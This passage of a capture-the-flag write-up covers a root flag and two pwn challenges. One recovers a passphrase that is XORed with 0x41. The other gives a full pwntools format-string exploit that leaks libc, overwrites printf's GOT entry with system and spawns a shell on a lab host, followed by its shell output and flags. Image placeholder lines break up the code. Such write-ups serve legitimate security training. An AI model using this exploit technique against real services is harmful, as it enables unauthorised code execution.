2019-09-12 00:34:42 install libp11-kit0:amd64 <none> 0.23.3-2
2019-09-12 00:34:42 status half-installed libp11-kit0:amd64 0.23.3-2
2019-09-12 00:34:42 status unpacked libp11-kit0:amd64 0.23.3-2
2019-09-12 00:34:42 status unpacked libp11-kit0:amd64 0.23.3-2
Examine: /root/root.txt
```

And we got our root flag



```
TSS{e7573b80044d3d6c8cdcc879292ecad4}
~
```

Pwn challenge 1:


the first task was pretty obvious

it takes our input

takes a string from the memory to perform on it the function memfrom which actually xors all the memory given by 0x41

at the end it compares our string to the resulting string which is "l33tp455w0rd"

and we get a shell if the compare returns the right value



```
[Secure Authentication Client]
Please provide passphrase:
l33tp455w0rd
Authenticated. Starting maintenance shell.
id
uid=1000(auth_client) gid=1000(auth_client) groups=1000(auth_client)
ls
auth_client
auth_client_flag.txt
cat auth_client_flag.txt
TSS{b73087cb0ffdb4aeb45bdabce549e445}
```

Pwn challenge 2:

the second task was a typical format string task

from pwn import *

from time import sleep

p = remote("172.28.5.234",9001)

libc = ELF('libc.so.6_32')

p.sendline("%72$p")

l = int(p.recvline().strip(),16)

log.info("leak = "+hex(l))

libc_base = l - libc.symbols['_IO_2_1_stdout_']


log.info("base = "+hex(libc_base))

system = libc_base + libc.symbols['system']


log.info("base = "+hex(system))

```
printf_got = 0x804a010

payload = p32(printf_got) + p32(printf_got+2)

payload += b"%"+str((system&0xffff)-8).encode()+b"x"

payload += b"%7$hn"

payload += b"%"+str((system >> 16)-(system&0xffff)).encode()+b"x"

payload += b"%8$hn"

p.sendline(payload)

sleep(0.5)

p.sendline("/bin/sh\x00")

p.interactive()
```

i just need to run it with python2 and get a shell out of it



```
[+] Opening connection to 172.28.5.234 on port 9001: Done
[*] '/home/oussama/Downloads/libc.so.6_32'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[*] leak = 0xf7f06d80
[*] base = 0xf7d2c000
[*] base = 0xf7d6a9e0
[*] Switching to interactive mode
\x10\x04\x12\x04
```



```
$ id
uid=1001(simple_echo) gid=1001(simple_echo) groups=1001(simple_echo)
$ ls
simple_echo
simple_echo_flag.txt
$ cat simple_echo_flag.txt
TSS{6a87e544bfb39d260b563ae905b5ec3a}
$ 
```